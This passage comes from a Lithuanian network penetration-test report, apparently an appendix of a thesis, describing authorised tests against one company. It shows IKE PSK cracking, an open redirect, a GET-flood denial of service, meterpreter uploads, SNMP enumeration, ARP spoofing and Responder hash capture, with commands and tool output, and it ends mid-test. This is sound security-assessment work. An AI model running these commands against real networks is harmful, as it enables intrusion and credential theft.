HDR=(CKY-R=8ca44b269f20f953)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=XAUTH_PSK LifeType=Seconds LifeDuration=28800)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=aaa.bbb.ccc.187)
Hash(20 bytes)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator)
Ending ike-scan 1.9.4: 1 hosts scanned in 0.141 seconds (7.11 hosts/sec). 1 returned handshake; 0 returned notify

Gavus maišos rezultatą galima atlikti slaptažodžio parinkimo ataką naudojant psk-crack[5] įrankį:

$ psk-crack hash.txt

psk-crack įrankio pateikta informacija:

Starting psk-crack [ike-scan 1.9.4] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode

[4] http://www.nta-monitor.com/tools/ike-scan/
[5] http://www.nta-monitor.com/tools/ike-scan/

no match found for SHA1 hash b42f6bcbcd4e7619a593ec01bddbaa3766273a44
Ending psk-crack: 394957 iterations in 0.722 seconds (546825.09 iterations/sec)

Šiame darbe buvo atliktas išorinio IT&T tinklo duomenų saugumo pažeidžiamumų patikrinimas, kurio metu atliktas patikrinimas nustatant ar slaptažodžiai yra perduodami nešifruotu kanalu.

Kai vartotojų prisijungimo duomenys yra perduodami atviro teksto protokolais – nešifruotai, piktavalis turintis prieigą prie vartotojo arba serverio tinklo turi galimybe perimti duomenų srautą ir taip išgauti vartotojų naudojamus prisijungimo duomenis. Pasisavintus prisijungimo duomenis piktavalis gali panaudoti prisijungimui prie vartotojų paskyrų kartu gaudamas prieigą prie vartotojui pasiekiamos konfidencialios informacijos.

Slaptažodžių perdavimo nešifruotu kanalu pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduotas 9 pav.

9 pav. Slaptažodžių perdavimo nešifruotu kanalu pažeidžiamumų vieta kibernetinės atakos vektoriuje

Slaptažodžių perdavimo nešifruotu kanalu pažeidžiamumams identifikuoti šiame darbe buvo atlikti eksperimentai.

Eksperimento metu norint įsitikinti, jog ftp.aaa.lt FTP serveris nepalaiko šifruoto vartotojo prisijungimo duomenų perdavimo serveriui buvo perduodama komanda skirta šifruoto kanalo užmezgimui (10 pav.).

10 pav. FTP serveris atsisako užmegzti šifruotą kanalą

Eksperimento metu pastebėta, kad nesudėtingai galima išgauti prisijungimo duomenis vykdant tinklo srauto perėmimo ataką (11 pav.).

11 pav. FTP protokolu perduodamo slaptažodžio perėmimas

Eksperimento metu buvo tikrinama ar prisijungimo duomenis galima perimti juos siunčiant HTTP protokolu prie http://bbb.aaa.lt/ENDOWeb/Autorizacija.aspx administravimo panelės (12 pav.). Pastebėta, kad galima perimti prisijungimo duomenis.

12 pav. HTTP protokolu perduodamo slaptažodžio perėmimas

Eksperimento metu pastebėta, kad vartotojų prisijungimo duomenys yra perduodami atviro teksto protokolais – nešifruotai.

Šiame darbe buvo atliktas išorinio IT&T tinklo duomenų saugumo pažeidžiamumų patikrinimas, kurio metu atliktas patikrinimas nustatant neapsaugotus nukreipimus į kitą tinklapį. Piktavaliai panaudodami šį pažeidžiamumą gali nukreipti lankytojus į kenkėjiškus puslapius naudodami duomenų vagystės atakas. Nukreipus svetainės lankytojus į užkrėstą puslapį piktavalis gali vykdyti atakas prieš vartotojų naršykles bei taip užkrėsti lankytojų sistemas.

Neapsaugotus nukreipimus į kitą tinklapį pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 13 pav.


13 pav. Neapsaugotus nukreipimus į kitą tinklapį pažeidžiamumų vieta kibernetinės atakos vektoriuje

Neapsaugotus nukreipimus į kitą tinklapį pažeidžiamumams identifikuoti šiame darbe buvo atlikti eksperimentai.

Eksperimentų metu pastebėta, kad interneto serveryje bbb.aaa.lt talpinama interneto aplikacija netinkamai filtruoja vartotojo perduodamus duomenis todėl svetainės vartotojus piktavalis gali nukreipti į kitą puslapį. Užtenka apsilankyti adresu: https://bbb.aaa.lt/Account.aspx/ChangeCulture?lang=en&returnUrl=https://www.sec-consult.com ir serverio grąžinamame atsakyme vietos (angl. *location*) antraštė nurodo apie vykstantį nukreipimą, o vartotojo naršyklė interpretavusi tokį atsakymą nukreipia vartotoją į nurodytą (14 pav.):

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: https://www.sec-consult.com
Server: Microsoft-IIS/7.0
X-AspNetMvc-Version: 2.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 10 Apr 2018 06:37:33 GMT
Connection: close
Content-Length: 144

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="https://www.sec-consult.com">here</a>.</h2>
</body></html>
```



14 pav. Vartotojas nukreiptas į pasirinktą puslapį

Šiame darbe buvo atliktas išorinio IT&T tinklo saugumo patikrinimas nustatant atsparumą DoS atakoms.


Aplikacijos lygmens užtvindymo atakos panaudoja dizaino ir konfigūracijos pažeidžiamumus aplikacijose siekiant sulėtinti arba visiškai užblokuoti priėjimą prie aplikacijų teikiamų paslaugų. Šio tipo atakos yra orientuotos į pavienės aplikacijos darbo sutrikdymą, skirtingai nuo visos sistemos darbo sutrikdymo. Piktavaliui reikia daug mažiau resursų ir pastangų norint sukelti atsisakymo aptarnauti situaciją, kadangi yra taikomasi į ribotus aplikacijos resursus. Kai atakuojančiųjų sistemų skaičius nėra didelis tokios atakos įmanoma išvengti tinklo ugniasienėje apribojant TCP susijungimų skaičių tenkančių vienam klientui tam tikrame laiko intervale.

Atsparumo DoS atakoms vieta kibernetinės atakos vektoriuje pavaizduota 15 pav.

15 pav. Atsparumo DoS atakoms vieta kibernetinės atakos vektoriuje

Atsparumo DoS atakoms identifikuoti šiame darbe buvo atliktas eksperimentas.

Kadangi ankstesnių eksperimentų metu nenustatyta pažeidžiamumų www.aaa.lt WEB serverio (Microsoft IIS 7.5) programinėje įrangoje, buvo pasirinktas atakos tipas, imituojantis didelį unikalių vartotojų užklausų kiekį siekiant panaudoti sistemos resursus, tokius kaip WEB serverio bei duomenų bazės gijas (angl. *threads*). Atsisakymo aptarnauti prieš www.aaa.lt svetainę atakos metu buvo naudojama HTTP GET užtvindymo ataka. Jos metu siunčiamos HTTP GET užklausos, kuriomis siekiama panaudoti WEB serverio ir duomenų bazės resursus. Atakai imituoti buvo naudojama 100 skirtingų IP turinčios sistemos. Šioms sistemoms buvo nurodyta kreiptis http://www.aaa.lt adresu siunčiant 10 užklausų per sekundę. Ataka buvo vykdoma 22:00. Tokios apkrovos užteko kad per pirmas atakos minutes serveris taptų neprieinamas kitiems vartotojams (16 pav.).



16 pav. Serverio grąžinama klaida atakos metu

Eksperimento metu nustatyta, jog www.aaa.lt WEB serveris nesugeba susidoroti su dideliu kiekiu HTTP užklausų ir po trumpo laiko atsisako aptarnauti kitų vartotojų užklausas.

Šiame darbe buvo atliktas išorinio IT&T tinklo saugumo patikrinimas nustatant kaip antivirusinės sistemos susidoroja su žalingu kodu.

Ar per elektroninį paštą ar per WEB serverius patalpinus kenkėjiškus vykdomuosius failus, piktavaliams leistų toliau skverbtis į sistemą bei gauti aukščiausias privilegijas.

Antivirusinių sistemų susidorojimo su žalingu kodu pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 17 pav.

17 pav. Antivirusinių sistemų susidorojimo su žalingu kodu pažedžiamumų vieta kibernetinės atakos vektoriuje

Antivirusinių sistemų susidorojimo su žalingu kodu pažedžiamumams identifikuoti šiame darbe buvo atlikti eksperimentai.

Eksperimentų metu buvo analizuojamas elektroninio pašto filtro bei WEB serveriuose įdiegtų antivirusinių sistemų gebėjimas susidoroti su kenkėjiškais failais. El. pašto filtro patikrinimo metu buvo siunčiami laiškai su įvairaus plėtinio ir pobūdžio (žalingo ir nežalingo turinio) priedais. Tokiu būdu buvo tikrinamas Microsoft Forefront Protection for Exchange Server programinės įrangos gebėjimas filtruoti kenkėjiškus failus, atkeliaujančius elektroninio laiško priedo pavidalu. Į WEB serverius, kuriuose pavyko gauti failų įkėlimo galimybę, buvo įkeliami įvairūs žalingi failai, kuriuos naudotų realus piktavalis atakų metu.

Eksperimento metu siustų priedų sąrašas:

1. Failai be žalingo kodo:
1.1. Įvairių plėtinių failai be kenkėjiško kodo,
1.2. Įvairūs vykdomieji (bat, vbs, exe) failai paleidžiantys Windows skaičiuotuvą,
1.3. Vykdomasis dvigubo plėtinio failas,

1.4. Suarchyvuoti (zip, rar, rar5, 7z) vykdomieji (bat, vbs, exe) failai paleidžiantys Windows skaičiuotuvą.

2. Žalingą kodą turintys failai:

2.1. EICAR pavyzdinis viruso failas,

2.2. Kenkėjišką macros kodą turintys doc ir docm plėtinio failai,

2.3. Žinomus pažeidžiamumus panaudojantys biuro programų failai,

2.4. Suarchyvuotas (zip) EICAR pavyzdinis viruso failas,

2.5. Vieną ir du kartus suarchyvuoti (zip) žinomus pažeidžiamumus panaudojantys biuro programų failai,

2.6. Suarchyvuotas (zip) kenkėjišką macros kodą turintis docm plėtinio failas,

2.7. Suarchyvuoti (zip, rar, rar5, 7z) žinomi kenkėjiški vykdomieji failai.

Siunčiant failus be žalingo kodo buvo nustatyta, jog Microsoft Forefront Protection for Exchange Server programinė įranga pašalina visus vykdomuosius (bat, vbs, pif ir exe plėtinio) nesuarchyvuotus failus. Siunčiant zip formatu suarchyvuotą exe plėtinio failą be žalingo kodo failas buvo taip pat pašalintas. Vykdomieji failai be žalingo kodo suarchyvuoti vieną kartą rar, 7zip arba dukart zip formatu buvo sėkmingai pristatyti į elektroninio pašto dėžutę. Tai leidžia manyti, jog specialiai paruoštas nežinomas vykdomasis failas taip pat praeitų el. pašto filtrą.

Eksperimento metu administratoriams buvo siųstas permoka.rtf failas iš vidinės pašto dėžutės, kuriame buvo kenkėjiškas CVE-2017-0199 kodas, tačiau antivirusinė šio failo neblokavo.

Eksperimento metu į bbb.aaa.lt ir bbb.aaa.lt WEB serverius buvo įkelti Metasploit meterpreter kenkėjiški vykdomieji failai, leidžiantys piktavaliui toliau skverbtis į sistemą bei gauti aukščiausias privilegijas. Tiek pirminiuose įsilaužimo žingsniuose įkeliant kenkėjišką PHP scenarijų, tiek vėlesniuose įsilaužimo etapuose naudojant kenksmingą Metasploit meterpreter kodą šie failai nebuvo blokuojami. Vėliau peržiūrėjus egzistuojančių procesų sąrašą buvo nustatyta, serveryje yra įdiegta Microsoft Security Essentials programinė įranga, tačiau ji jokių blokavimų neatliko. Žemiau pateiktas bbb.aaa.lt WEB serveryje eksperimento metu nustatyti procesai:

```
C:\Oracle\Middleware\user_projects\domains\EvisPublicDomain>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        300 K
smss.exe                       336 Services                   0      1.332 K
csrss.exe                      420 Services                   0     11.196 K
wininit.exe                    472 Services                   0      4.908 K
csrss.exe                      480 Console                    1      6.944 K
winlogon.exe                   504 Console                    1      4.740 K
services.exe                   572 Services                   0     12.892 K
lsass.exe                      580 Services                   0     18.656 K
lsm.exe                        588 Services                   0      6.600 K
svchost.exe                    688 Services                   0     13.524 K
svchost.exe                    764 Services                   0     14.888 K
MsMpEng.exe                    844 Services                   0    114.188 K
LogonUI.exe                    852 Console                    1     16.668 K
svchost.exe                    912 Services                   0     20.156 K
```

svchost.exe	*1008 Services*	*0*	*17.408 K*
svchost.exe	*376 Services*	*0*	*18.728 K*
svchost.exe	*464 Services*	*0*	*23.264 K*
svchost.exe	*1060 Services*	*0*	*15.084 K*
spoolsv.exe	*1192 Services*	*0*	*14.636 K*
vmicsvc.exe	*1220 Services*	*0*	*6.504 K*
vmicsvc.exe	*1244 Services*	*0*	*10.868 K*
vmicsvc.exe	*1268 Services*	*0*	*4.720 K*
vmicsvc.exe	*1292 Services*	*0*	*5.072 K*
vmicsvc.exe	*1320 Services*	*0*	*8.916 K*
beasvc.exe	*1356 Services*	*0*	*615.352 K*
svchost.exe	*1388 Services*	*0*	*10.388 K*
conhost.exe	*1424 Services*	*0*	*3.600 K*
beasvc.exe	*1432 Services*	*0*	*489.236 K*
beasvc.exe	*1452 Services*	*0*	*63.608 K*
conhost.exe	*1484 Services*	*0*	*3.120 K*
conhost.exe	*1508 Services*	*0*	*3.136 K*
svchost.exe	*1548 Services*	*0*	*5.180 K*
svchost.exe	*1580 Services*	*0*	*32.540 K*
svchost.exe	*2900 Services*	*0*	*14.508 K*
svchost.exe	*3256 Services*	*0*	*11.792 K*
svchost.exe	*3312 Services*	*0*	*9.204 K*
msdtc.exe	*2396 Services*	*0*	*7.968 K*
javasdk.exe	*52880 Services*	*0*	*16.256 K*
svchost.exe	*64508 Services*	*0*	*52.632 K*
conhost.exe	*74516 Services*	*0*	*3.180 K*
java.exe	*73940 Services*	*0*	*722.660 K*
conhost.exe	*79436 Services*	*0*	*3.200 K*
conhost.exe	*79464 Services*	*0*	*3.200 K*
java.exe	*73464 Services*	*0*	*2.242.340 K*
java.exe	*78700 Services*	*0*	*994.452 K*
javahelps.exe	*70940 Services*	*0*	*7.416 K*
conhost.exe	*73384 Services*	*0*	*3.336 K*
bitsadmin.exe	*73580 Services*	*0*	*3.324 K*
cmd.exe	*75628 Services*	*0*	*3.912 K*
tasklist.exe	*68004 Services*	*0*	*5.740 K*
WmiPrvSE.exe	*76912 Services*	*0*	*6.740 K*

Eksperimento metu nustatyta, jog tikrintuose WEB serveriuose nėra įdiegta antivirusinė sistema, sauganti nuo kenkėjiško tipo failų.

2 priedas. Vidinio UAB „Mokslas“ IT&T tinklo saugumo patikrinimo rezultatai

Šiame darbe buvo atliktas UAB „Mokslas“ vidaus IT&T tinklo įrangos konfigūracijos patikrinimas.

Šiame darbe buvo atliktas prievadų nuskaitymas norint nustatyti visus aktyvius vidinio tinklo perimetro įrenginius bei atvirus prievadus. Buvo nustatyta, kad iš kompiuterizuotų darbo vietų tinklo segmento yra pasiekiami bent jau šie daugiausiai sistemų turintys potinkliai ir juose veikiančios sistemos:

- paslaugų potinklis;
- tinklo įrenginių potinklis;
- DMZ1 potinklis;
- administratorių potinklis;
- DMZ2 potinklis.

Šiame darbe buvo nustatyta, kad iš spausdintuvų potinklio segmento yra pasiekiamos sistemos veikiančios šiuose potinkliuose:

- kompiuterizuotų darbo vietų potinklis;
- administratorių potinklis.

Šiame darbe buvo atliktas vidaus IT&T tinklo įrangos saugumo patikrinimas nustatant ar vidinio tinklo infrastruktūra yra apsaugota (technologinėmis priemonėmis) nuo nesankcionuoto tinklo ir kompiuterinių įrenginių įrengimo.

Jeigu prie vidinio tinklo prijungtam svetimam tinklo įrenginiui būtų iš karto buvo suteikiamas IP adresas naudojant DHCP protokolą tai piktavaliui butų galima pasiekti internetą ir vidinio tinklo sistemas.

Neapsaugotos prieigos prie vidinio tinklo vieta kibernetinės atakos vektoriuje pavaizduota 1 pav.

1 pav. Neapsaugotos prieigos prie vidinio tinklo vieta kibernetinės atakos vektoriuje

Neapsaugotai prieigai prie vidinio IT&T tinklo identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu buvo tikrinama ar yra neapsaugota prieiga prie vidinio tinklo t. y. buvo tikrinamos spausdintuvų ir kompiuterizuotų darbo vietų standartinės tinklo rozetės. Prijungus papildomą tinklo įrenginį buvo nustatyta, kad kompiuterizuotų darbo vietų ir spausdintuvų tinklo segmentuose yra naudojamas 802.1x autentifikacijos mechanizmas, kadangi prijungtam tinklo įrenginiui nebuvo suteiktas IP adresas naudojant DHCP protokolą.

Šiame darbe buvo atliktas vidaus IT&T tinklo įrangos saugumo patikrinimas nustatant ar yra saugi ugniasienių konfigūracija.

Nesaugios ugniasienių konfigūracijos pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 2 pav.

2 pav. Nesaugios ugniasienių konfigūracijos pažedžiamumų vieta kibernetinės atakos vektoriuje.

Nesaugios ugniasienių konfigūracijos pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Norint nustatyti, ar UAB „Mokslas“ tinkle yra naudojamas Proxy serveris ir ar jis filtruoja kenkėjišką programinę įrangą, eksperimento metu buvo bandoma atsisiųsti antivirusinės programinės įrangos testavimui skirtą EICAR failą iš http://www.eicar.org/85-0-Download.html interneto svetainės. EICAR failas buvo atsiųstas sėkmingai, tai leidžia manyti, kad filtruojantis Proxy serveris nėra naudojamas.

Šiame darbe buvo atliktas vidaus IT&T tinklo įrangos saugumo patikrinimas nustatant SNMP tarnybos standartinės konfigūracijos pažeidžiamumus.

SNMP protokolas yra naudojamas tinklo įrenginių būklės stebėjimui bei jų konfigūracijos valdymui. Autentifikacijos mechanizmas SNMPv1 ir SNMPv2c protokoluose yra paremtas taip vadinamais „community strings“, kurie yra slaptažodžio analogas. Standartinėje SNMP tarnybos konfigūracijoje dažniausiai „community string“ reikšmė yra „public“ ir „private“, todėl tai žinodamas piktavalis gali išgauti sisteminę informaciją, kurią galės panaudoti kituose įsilaužimo etapuose bei keisti įrenginio konfigūraciją.

SNMP tarnybos standartinės konfigūracijos pažedžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 3 pav.

3 pav. SNMP tarnybos standartinės konfigūracijos pažedžiamumų vieta kibernetinės atakos vektoriuje

SNMP tarnybos standartinės konfigūracijos pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu buvo naudojamas pažeidžiamumų panaudojimo įrankio Metasploit[6] modulis snmp_enum iš pažeidžiamo tinklo įrenginio, kurio IP yra aaa.bbb.ccc.4, buvo išgauta žemiau pateikta sisteminė informacija:

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > set RHOSTS aaa.bbb.ccc.4
RHOSTS => aaa.bbb.ccc.17
msf auxiliary(snmp_enum) > exploit

[+] aaa.bbb.ccc.4, Connected.

[*] System information:
```

[6] https://www.metasploit.com/

Host IP : aaa.bbb.ccc.4
Hostname : SAN1BC1-3
Description : Brocade 4Gb SAN Switch Module for IBM eServer BladeCenter
Contact : Field Support.
Location : End User Premise.
Uptime snmp : -
Uptime system : 392 days, 01:53:12.59
System date : -

[*] Network information:

IP forwarding enabled : no
Default TTL : 64
TCP segments received : 1911929
TCP segments sent : 1911310
TCP segments retrans : 400
Input datagrams : 3510541
Delivered datagrams : 3510361
Output datagrams : 3509933

[*] Network interfaces:

Interface : [up] eth0
Id : 805306369
Mac Address : 00:05:1e:5e:ab:22
Type : ethernet-csmacd
Speed : 10 Mbps
MTU : 1500
In octets : 1143422150
Out octets : 185686753

Interface : [up] lo
Id : 805306370
Mac Address : :::::
Type : softwareLoopback
Speed : 0 Mbps
MTU : 16436
In octets : 127875543
Out octets : 127875543

[...]

[*] Listening UDP ports:

Local address Local port
0.0.0.0 111
0.0.0.0 52357
aaa.bbb.ccc.4 161
aaa.bbb.ccc.4 32768
aaa.bbb.ccc.4 32769
aaa.bbb.ccc.4 32770

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Eksperimento metu buvo nustatyta, kad vidaus IT&T tinklo įrangos segmente veikiantys įrenginiai naudoja standartinius SNMP prieigos slaptažodžius. Todėl tikėtina, kad naudojant SNMP prieigos slaptažodį private ir žinant specialius tinklo įrenginiui galiojančius SNMP objektų identifikatorius taip pat įmanoma keisti įrenginio konfigūraciją.

Šiame darbe buvo atliktas vidaus IT&T tinklo įrangos saugumo patikrinimas nustatant ar tinklo įrangos konfigūracija yra apsaugota ARP paketų klastojimo atakos.

ARP protokolas susieja MAC (angl. *Message Authentication Code*) adresus su IP adresais. RARP protokolas daro atvirkštinį veiksmą – MAC adresus susieja su IP adresais. Šio tipo ataka potencialiam piktavaliui leidžia perimti tinklo duomenų srautą, kuris keliauja tarp tame pačiame tinklo segmente esančių sistemų. ARP paketų klastojimo atakos metu atakuojamoms sistemoms yra siunčiami ARP atsakymo paketai, kuriuose piktavalis nurodo savo sistemos MAC adresą. Tokiu būdu, visi tinklo susijungimai keliaus per piktavalio sistemą. Priklausomai nuo vidiniame tinkle naudojamų protokolų, ARP paketų klastojimo ataka gali būtį panaudota konfidencialių duomenų, tokių kaip prisijungimo slaptažodžiai perduodami atviro teksto protokolais, perėmimui.

ARP paketų klastojimo atakos vieta kibernetinės atakos vektoriuje pavaizduota 4 pav.

4 pav. ARP paketų klastojimo atakos vieta kibernetinės atakos vektoriuje

ARP paketų klastojimo atakos pažedžiamumams identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu buvo sumodeliuota ARP paketų klastojimo ataka, panaudojant Linux terpei skirtą įrankį arpspoof[7] iš dsniff įrankių rinkinio, kai aaa.bbb.ccc.114 IP adresą turinčiai kompiuterizuotų darbo vietų tinklo segmento sistemai yra siunčiami suklastoti ARP paketai apsimetant aaa.bbb.ccc.254 sistema – tinklo maršrutizatoriumi:

```
root@nessus:~# arpspoof -i eth0 -t aaa.bbb.ccc.114 aaa.bbb.ccc.254
88:ad:43:f3:b1:14 e0:69:95:35:71:29 0806 42: arp reply aaa.bbb.ccc.254 is-at 88:ad:43:f3:b1:14
88:ad:43:f3:b1:14 e0:69:95:35:71:29 0806 42: arp reply aaa.bbb.ccc.254 is-at 88:ad:43:f3:b1:14
88:ad:43:f3:b1:14 e0:69:95:35:71:29 0806 42: arp reply aaa.bbb.ccc.254 is-at 88:ad:43:f3:b1:14
88:ad:43:f3:b1:14 e0:69:95:35:71:29 0806 42: arp reply aaa.bbb.ccc.254 is-at 88:ad:43:f3:b1:14
88:ad:43:f3:b1:14 e0:69:95:35:71:29 0806 42: arp reply aaa.bbb.ccc.254 is-at 88:ad:43:f3:b1:14
88:ad:43:f3:b1:14 e0:69:95:35:71:29 0806 42: arp reply aaa.bbb.ccc.254 is-at 88:ad:43:f3:b1:14
```

Eksperimento metu naudojant tinklo srauto analizės įrankį Wireshark[8] buvo analizuojami per potencialaus piktavalio sistemą keliaujantys tinklo paketai. Eksperimento metu buvo identifikuota komunikacija tarp vidinio tinklo sistemų aaa.bbb.ccc.114 ir aaa.bbb.ccc.9, kurios metu komunikacijai naudojamas nešifruotas HTTP protokolas, todėl slaptažodžiai yra perduodami atviru tekstu (5 pav.).

[7] http://www.monkey.org/~dugsong/dsniff/
[8] https://www.wireshark.org/

5 pav. Tinklo srauto perėmimas, slaptažodžių perdavimas atvirtu tekstu

Pastebėta, kad vidinio IT&T tinklo įrangos konfigūracija nėra apsaugota nuo ARP paketų klastojimo atakos.

Šiame darbe buvo atliktas vidaus IT&T tinklo įrangos saugumo patikrinimas nustatant tinklo įrangos konfigūracija yra apsaugota nuo NBNS / LLMNR paketų klastojimo atakos.

Standartiškai Windows sistemos naudoja DNS protokolą norėdamos nustatyti sistemos IP adresą, tačiau esant klaidai yra grįžtama prie NetBIOS vardų tarnyba (angl. *Netbios Name Service-NBNS/NBT-NS*) protokolo, kurio užklausos yra siunčiamos iškart visoms tinklo segmento sistemoms. Piktavalis gali suklastoti NBNS atsakymą, kuriame bus pateikiamas jo kontroliuojamos sistemos IP adresas. Po to, kai pažeidžiama sistema bandys komunikuoti su piktavalio sistema, o tai, priklausomai nuo situacijos, gali būti panaudota tinklo srauto arba autentifikacijos duomenų perėmimui. Šio tipo atakų sėkmė tiesiogiai priklauso nuo skiriamo laiko slaptažodžių parinkimui ir naudojamo slaptažodžio sudėtingumo. Windows Vista ir vėlesnėse operacinėse sistemose taip pat yra naudojamas LLMNR protokolas skirtas pakeisti pasenusį, tačiau vis dar naudojamą NBNS protokolą. LLMNR protokolas atlieka analogišką funkciją.

NBNS / LLMNR paketų klastojimo atakos vieta kibernetinės atakos vektoriuje pavaizduota 6 pav.

6 pav. NBNS / LLMNR paketų klastojimo atakos vieta kibernetinės atakos vektoriuje

LLMNR paketų klastojimo atakai identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu NBNS ir LLMNR paketų klastojimui bei autentifikacijos parametrų perėmimui panaudotas įrankis Responder[9]. Eksperimento metu buvo sėkmingai perimti dviejų vartotojų autentifikacijos parametrai:

 # responder -I eth0 aaa.bbb.ccc.120 -wrf
[...]
[SMBv2] NTLMv2-SSP Client : aaa.bbb.ccc.66
[SMBv2] NTLMv2-SSP Username : AAAAD\TVP-SCCM01$
[SMBv2] NTLMv2-SSP Hash : TVP-SCCM01$::AAAAD:1122334455667788:F5C95A22CFF5F1C16D9D26959FFED7E7:0101000000000000C0653150DE09D2015242A3FBE188855200000000020008005300 4D0042003300010010E00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C000300340057004900 4E002D0050005200480034003900320052005100410046005600 2E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000000400000E8D9D274BF985966F3EDC67315C995640AB903FCFDB14FF486364EFEBE6A8FF50A0010000000000000000000000000000000000000009002200630069006600730002F00310030002E00310030002E00310030002E00310032003000000000000000000000000000
[SMBv2] NTLMv2-SSP Client : aaa.bbb.ccc.66

[9] https://github.com/SpiderLabs/Responder

[SMBv2] NTLMv2-SSP Username : aaaad\administrator
[SMBv2] NTLMv2-SSP Hash :
administrator::aaaad:1122334455667788:6ADA23283D63444D639A79EEFE442262:0101000000000000C0653150D
E09D201FD3BEC088B399E9300000000020008005300 4D0042003300010 01E00570049004E002D005000520048003
400390032005200510041004600560004001400530 04D00420033002E006C006F00630061006C00030034005700490
04E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006
C00050014005300 4D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000008
00300030000000000000000000000000000400000E8D9D274BF985966F3EDC67315C995640AB903FCFDB14FF48636
4EFEBE6A8FF50A001000000000000000000000000000000000000090022006300690066007300 2F00310030002E003
10030002E00310030002E00310032003000000000000000000000000000
[...]

Eksperimento metu slaptažodžiai nebuvo sėkmingai parinkti.

Šiame darbe buvo atliktas vidaus IT&T tinklo įrangos saugumo patikrinimas nustatant kaip vidaus tinklo įrangos administravimo sąsajoms yra naudojami standartiniai prisijungimo duomenys.

Potencialūs piktavaliai gali prisijungti prie tinklo įrangos administravimo sąsajų ir pakeisti jos konfigūraciją. Priklausomai nuo tinklo įrangos paskirties, konfigūracijos keitimas gali būti panaudotas saugumo priemonių išjungimui, prieigos suteikimui prie kitų tinklo segmentų ir tinklo srauto perėmimui.

Tinklo įrangos standartinių slaptažodžių panaudojimo vieta kibernetinės atakos vektoriuje pavaizduota 7 pav.

7 pav. Tinklo įrangos standartinių slaptažodžių panaudojimo vieta kibernetinės atakos vektoriuje

Tinklo įrangos standartinių slaptažodžių panaudojimui identifikuoti šiame darbe buvo atliktas eksperimentas.

Eksperimento metu buvo bandyta prisijungti prie tinklo įrenginio turinčio aaa.bbb.ccc.8 IP naudojant standartinį TELNET klientą ir slaptažodį admin:

telnet aaa.bbb.ccc.8
